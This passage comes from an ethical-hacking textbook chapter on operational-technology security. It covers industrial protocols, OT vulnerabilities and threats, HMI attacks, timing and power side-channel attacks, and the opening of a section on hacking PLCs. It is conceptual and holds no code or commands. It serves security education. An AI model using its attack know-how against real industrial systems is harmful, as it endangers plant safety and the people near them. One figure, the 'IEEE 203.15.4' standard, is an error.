- **DNS/DNSSEC**: Domain Name System Security Extensions (DNSSEC) provide a way to authenticate DNS response data and can secure information provided by DNS.
- **FTE**: Fault Tolerant Ethernet (FTE) is designed to provide rapid network redundancy, and each node is connected twice to a single LAN through dual network interfaces.
- **HART-IP**: The HART-IP protocol is used to integrate WirelessHART gateways and HART multiplexers tightly and efficiently for sending and receiving digital information.
- **IEC 60870-5-101/104**: This is an extension of the IEC 101 protocol with some modifications in transport, network, link, and physical layer services. It enables communication between the control station and substation through the standard TCP/IP network.
- **SOAP**: SOAP (Simple Object Access Protocol) is a messaging protocol containing a stern set of rules that can administrate data transfer between client and server using the XML message format.


Protocols used in Level 0 and 1

- **BACnet**: BACnet (Building Automation and Control network) is a data communication protocol designed for building automation and control networks that implements standards such as ASHRAE, ANSI, and ISO 16484-5.
- **EtherCAT**: Ethernet for Control Automation Technology (EtherCAT) is an Ethernet-based fieldbus system that is appropriate for both hard and soft real-time computing necessities in automation technology.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **CANopen**: CANopen is a high-level communication protocol based on the CAN (Controller Area Network) protocol. It is used for embedded networking applications like vehicle networks.
- **Crimson**: Crimson is the common programming platform used for a variety of Red Lion products such as G3 and G3 Kadet series HMIs, Data Station Plus, Modular Controller, and the Productivity Station.
- **DeviceNet**: DeviceNet is another variant of the Common Industrial Protocol (CIP) that is used in the automation industry for interconnecting control devices to exchange data.
- **Zigbee**: Zigbee is a short-range communication protocol that is based on IEEE 203.15.4 standard. Zigbee is used for devices that transfer data intermittently at a low data rate in a restricted area and within a range of 10–100 m.
- **ISA SP100**: ISA SP100 is a committee for establishing the industrial wireless standard ISA100. ISA100 is used for the industrial manufacturing environment and process automation industry.
- **MELSEC-Q**: MELSEC-Q provides an open and seamless network environment integrating different levels of automation networks such as CC-Link IE, high-speed, and large-capacity ethernet-based integrated open networks.
- **Niagara Fox**: Niagara Fox protocol is a building automation protocol used between the Niagara software systems developed by Tridium.
- **Omron Fins**: Omron Fins is used by PLC programs for transferring data and performing other services with remote PLC connected on an Ethernet network. It can also be used by remote devices such as FieldServer for transferring data.
- **PCWorx**: PCWorx is used in many ICS components, and they make a series of inline controllers (ILCs). These controllers allow the use of different ICS protocols and some common TCP/IP protocols.
- **Profibus**: Profibus is more complex than Modbus, and is designed and developed to address interoperability issues. It is employed in process automation and factory automation fields.
- **Sercos II**: The serial real-time communication system (Sercos II) comprises a digital drive interface appropriate for use in industrial machines. It is used in complex motion control applications with high specification designs.
- **S7 Communication**: S7 Communication is a Siemens proprietary protocol that runs between programmable logic controllers (PLCs) of the Siemens S7-300/400 family and is used in PLC programming and for accessing PLC data from SCADA.
- **WiMax**: Worldwide Interoperability for Microwave Access (WiMax) is based on the standard IEEE 802.16 and is envisioned for wireless metropolitan area networks. WiMax operates at frequencies between 2.5 GHz and 5.8 GHz with a transfer rate of 40 Mbps.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



OT Attacks

With evolving security threats and security posture of organizations using OT, organizations need to attach the utmost importance to OT security and adopt appropriate strategies to address security issues due to OT/IT convergence. This section discusses various OT threats and attacks such as hacking industrial networks, HMI attacks, side-channel attacks, hacking PLCs, hacking industrial machines via RF remote controllers, etc.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



OT Vulnerabilities

OT systems are becoming highly interconnected with IT networks. With increased integration and OT/IT convergence, the attack surface areas of OT systems have also increased. IT networks and systems experience frequent cyber-attacks; therefore, OT systems and networks may be compromised through IT networks. Vulnerabilities that exist in IT networks can be exploited by attackers to initiate various attacks on OT networks.

Discussed below are some common OT vulnerabilities:


Vulnerability	Description
1. Publicly Accessible OT Systems	▪ OT systems are directly connected to the Internet so that third-party vendors can remotely perform maintenance and diagnostics ▪ OT systems are not protected using modern security controls ▪ Ability to perform password brute-forcing or probe OT systems to disable or disrupt their functions
2. Insecure Remote Connections	▪ Corporate networks use jump boxes to establish remote connectivity with the OT network ▪ Ability to exploit vulnerabilities in jump boxes to gain remote access to the OT systems
3. Missing Security Updates	▪ Outdated software versions lead to increased risks and pave the way for attackers to compromise the OT systems
4. Weak Passwords	▪ Operators and administrators use default usernames and passwords for OT systems, which are easily guessable ▪ Ability to gain access to the OT systems, if the default vendor

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

	credentials of embedded devices and management interfaces are not changed
5. Insecure Firewall Configuration	▪ Misconfigured access rules allow unnecessary access between corporate IT and OT networks ▪ Support teams allow excessive access permissions to the management interfaces on the firewalls ▪ Insecure firewalls propagate security threats to the OT network, which makes them vulnerable to attacks
6. OT Systems Placed within the Corporate IT Network	▪ Corporate systems are interconnected with the OT network for accessing operational data or exporting data to third-party management systems ▪ OT systems such as control stations and reporting servers are placed within the IT network ▪ Ability to use compromised IT system to gain access to the OT network
7. Insufficient Security for Corporate IT Network from OT Systems	▪ Attacks also originate from OT systems, as they use outdated legacy software and are accessed from remote locations ▪ Ability to gain unauthorized access to corporate IT systems through insecure OT devices
8. Lack of Segmentation within OT Networks	▪ Several OT networks have a flat and unsegmented configuration, which assumes all systems have equal importance and functions ▪ Compromise of a single device may expose the entire OT network
9. Lack of Encryption and Authentication for Wireless OT Networks	▪ Wireless equipment in OT networks uses insecure and outdated security protocols ▪ Ability to perform sniffing and authentication bypass attacks
10. Unrestricted Outbound Internet Access from OT Networks	▪ OT networks allow direct outbound network connections to support patching and maintenance activities from a remote location ▪ Direct outbound Internet connectivity to insecure and unpatched OT devices increases the risk of malware attacks ▪ Susceptibility to malware and command-and-control attacks

Table 18.7: OT Vulnerabilities

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



OT Threats

With the convergence of OT and IT, OT systems are being used for purposes for which they were not originally designed. OT systems are being integrated and interconnected with IT networks and are being exposed to the Internet, which is global. Most OT systems use legacy and outdated software with no security in place, leaving a potential gateway for cybercriminals to gain access to corporate IT networks and OT infrastructure. In addition, OT networks connect all machines and production infrastructure, leading to complex and sophisticated cyber-attacks that cause even physical damage.

Discussed below are some of the important threats faced by OT networks:

- **Maintenance and Administrative Threat**

  Attackers exploit zero-day vulnerabilities to target the maintenance and administration of the OT network. By exploiting these vulnerabilities, attackers inject and spread malware to IT systems and target connected industrial control systems such as SCADA and PLC.

- **Data Leakage**

  Attackers may exploit IT systems connected to the OT network to gain access to the IT/OT gateway and steal operationally significant data such as configuration files.

- **Protocol Abuse**

  Owing to compatibility issues, many OT systems use outdated legacy protocols and interfaces such as Modbus and CAN bus. Attackers exploit these protocols and interfaces to perform various attacks on OT systems. For example, attackers may abuse

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

emergency stop (e-stop), which is a safety mechanism used to shut down the machinery in emergencies to execute single-packet attacks.

- **Potential Destruction of ICS Resources**

  Attackers exploit vulnerabilities in the OT systems to disrupt or degrade the functionality of the OT infrastructure, leading to life- and safety-critical issues.

- **Reconnaissance Attacks**

  OT systems allow remote communication with minimal or no encryption or authentication mechanisms. Attackers can perform initial reconnaissance and scanning on the target OT infrastructure to gather information necessary for later stages of the attack.

- **Denial-of-Service Attacks**

  Attackers exploit communication protocols such as Common Industrial Protocol (CIP) to perform DoS attacks on the target OT systems. For example, an attacker may send a malicious CIP connection request to a target device; once a connection is established, he/she may send a fake IP configuration to the device; if the device accepts the configuration, loss of communication may occur between the device and other connected systems.

- **HMI-Based Attacks**

  Human–Machine Interfaces (HMIs) are often called Hacker–Machine Interfaces. Even with the advancement and automation of OT, human interaction and control over the operational process remain challenges due to the underlying vulnerabilities. The lack of global standards for developing HMI software without any defense-in-depth security measures leads to many security problems. Attackers exploit these vulnerabilities to perform various attacks such as memory corruption, code injection, privilege escalation, etc. on target OT systems.

- **Exploiting Enterprise-Specific Systems and Tools**

  Attackers may target ICS devices such as Safety Instrumented Systems (SIS) to inject malware by exploiting underlying protocols to detect hardware and systems used in communications, and further disrupt or damage their services.

- **Spear Phishing**

  Attackers send fake emails containing malicious links or attachments, seemingly originated from legitimate or well-known sources, to the victim. When the victim clicks on the link or downloads the attachment, it injects malware, starts damaging the resources, and spreads itself to other systems. For example, an attacker sends a fraudulent email with a malicious attachment to a victim system that maintains the sales software of the operational plant. When the victim downloads the attachment, the malware is injected into the sales software, propagates itself to other networked systems, and finally damages industrial automation components.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Malware Attacks**

  Attackers are reusing legacy malware packages that were previously used to exploit IT systems for exploiting OT systems. They perform reconnaissance attacks to identify vulnerabilities in newly connected OT systems. Once they detect vulnerabilities, they reuse the older malware versions to perform various attacks on the OT systems. In some scenarios, attackers also develop malware targeting OT systems, such as ICS/SCADA.

- **Exploiting Unpatched Vulnerabilities**

  Attackers exploit unpatched vulnerabilities in ICS products, firmware, and other software used in OT networks. ICS vendors develop products that are reliable and provide high-speed, real-time performance with no built-in security features. In addition, these vendors cannot develop patches for the identified vulnerabilities with the same speed as IT vendors. For these reasons, attackers target and exploit ICS vulnerabilities to perform various attacks on OT networks.

- **Side-Channel Attacks**

  Attackers perform side-channel attacks to retrieve critical information from an OT system by observing its physical implementation. Attackers use various techniques, such as timing analysis and power analysis, to perform side-channel attacks.


- **Buffer Overflow Attack**

  The attacker exploits various buffer overflow vulnerabilities that exist in ICS software, such as HMI web interface, ICS web client, communications interfaces, etc., to inject malicious data and commands to modify the normal behavior and operation of the systems.

- **Exploiting RF Remote Controllers**

  OT networks use RF technology to control various industrial operations remotely. RF communication protocols lack in-built security for remote communication. Vulnerabilities in these protocols can be exploited by the attackers to perform various attacks on industrial machines that lead to production sabotage, system control, and unauthorized access.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



HMI-based Attacks

Attackers often try to compromise an HMI system as it is the core hub that controls critical infrastructure. If attackers gain access over HMI systems, they can cause physical damage to the SCADA devices or collect sensitive information related to the critical architecture that can be used later to perform malicious activities. Using this information, attackers can disable alert notifications of incoming threats to SCADA systems.

Discussed below are various SCADA vulnerabilities exploited by attackers to perform HMI-based attacks on industrial control systems:

- **Memory Corruption**

  The vulnerabilities in this category are code security issues that include out-of-bound read/write vulnerabilities and heap- and stack-based buffer overflow. In an HMI, memory corruptions take place when the memory contents are altered due to errors residing in the code. When these altered memory contents are used, the program crashes or performs unintended executions. Attackers can accomplish memory corruption tasks simply by overwriting the code to cause a buffer overflow. Sometimes, the unflushed stack can also allow attackers to use string manipulation to abuse the program.

- **Credential Management**

  The vulnerabilities in this category include the use of hard-coded passwords, saving credentials in simple formats such as cleartext, and inappropriate credential protection. These vulnerabilities can be exploited by the attackers to gain admin access to the systems and alter system databases or other settings.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


- **Lack of Authorization/Authentication and Insecure Defaults**

  The vulnerabilities in this category include transmission of confidential information in cleartext, insecure defaults, missing encryption, and insecure ActiveX controls used for scripting. An authentic SCADA solution administrator can view and access the passwords of other users. Attackers can exploit these vulnerabilities to gain illegal access over the target system, and further record or manipulate the information being transmitted or stored.

- **Code Injection**

  The vulnerabilities in this category include common code injections such as SQL, OS, command, and some domain-specific injections. Gamma script is one of the prominent domain-specific languages for HMIs that is prone to code injection attacks. This script is designed to develop fast phase UI and control applications. An EvalExpression (Evaluate, compile, and execute code at runtime) vulnerability in Gamma script can be exploited by attackers to send and execute controlled arbitrary scripts or commands on the target SCADA system.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Side-Channel Attacks

Attackers perform a side-channel attack by monitoring its physical implementation to obtain critical information from a target system. Attackers use two techniques, namely timing analysis and power analysis, to perform side-channel attacks on the target OT systems. The timing-analysis attack is based on the amount of time taken by the device to execute different computations. The power analysis attack is based on the change in power consumption during a cryptographic operation. ICS systems are often vulnerable to these two side-channel attacks.

- **Timing Analysis**

  Passwords are often transmitted through a serial channel. Attackers employ a loop strategy to recover these passwords. They use one character at a time to check whether the first character entered is correct; if so, the loop continues for consecutive characters. If not, the loop terminates. Attackers check how much time the device is taking to finish one complete password authentication process, through which they can determine how many characters entered are correct. The timing-based attacks can be easily detected and blocked.

- **Power Analysis**

  Power-analysis attacks are difficult to detect; the attacked device can operate even after being infected. Therefore, attackers often prefer to perform a power-analysis attack rather than a timing-based one to recover the sensitive information.

  This attack is performed observing the change in power consumption of semiconductors during clock cycles. The oscilloscope observes the time slot between two pulses via the probe. The power profile formed by the signals can leave a clue as to in what way the data is being processed.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

For instance, by observing the power profile, one character of the password can be retrieved when the correct character entered is compared with the wrong character. The cryptographic key can also be obtained using the same method. Attackers can gain physical access over the unprotected or unsupervised device. Then, they use an oscilloscope and a special hardware device that run on the analysis software to recover the cryptographic keys.

Attackers can use the retrieved keys to make changes in the configuration of analyzed devices. As these systems are mostly utilized in protecting the power grids, the configuration changes can have devastating impacts. Through these changes, attackers can hinder the system process or use it to transfer incorrect data to the operator. These devices are often distributed and handled by a centralized system. Incorrect data from one device can impact major parts of the OT network.





Figure 18.71: Illustration of side-channel attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Hacking Programmable Logic Controller (PLC)

PLCs are susceptible to cyber-attacks as they are used for controlling the physical processes of the critical infrastructures. Attackers identify PLCs exposed to the Internet using online tools such as Shodan. Compromised PLCs can pose a serious security threat to organizations. Attackers can tamper with the integrity and availability of the PLC systems by exploiting pin control operations and can launch attacks such as payload sabotages and PLC rootkits.

PLC Rootkit Attack

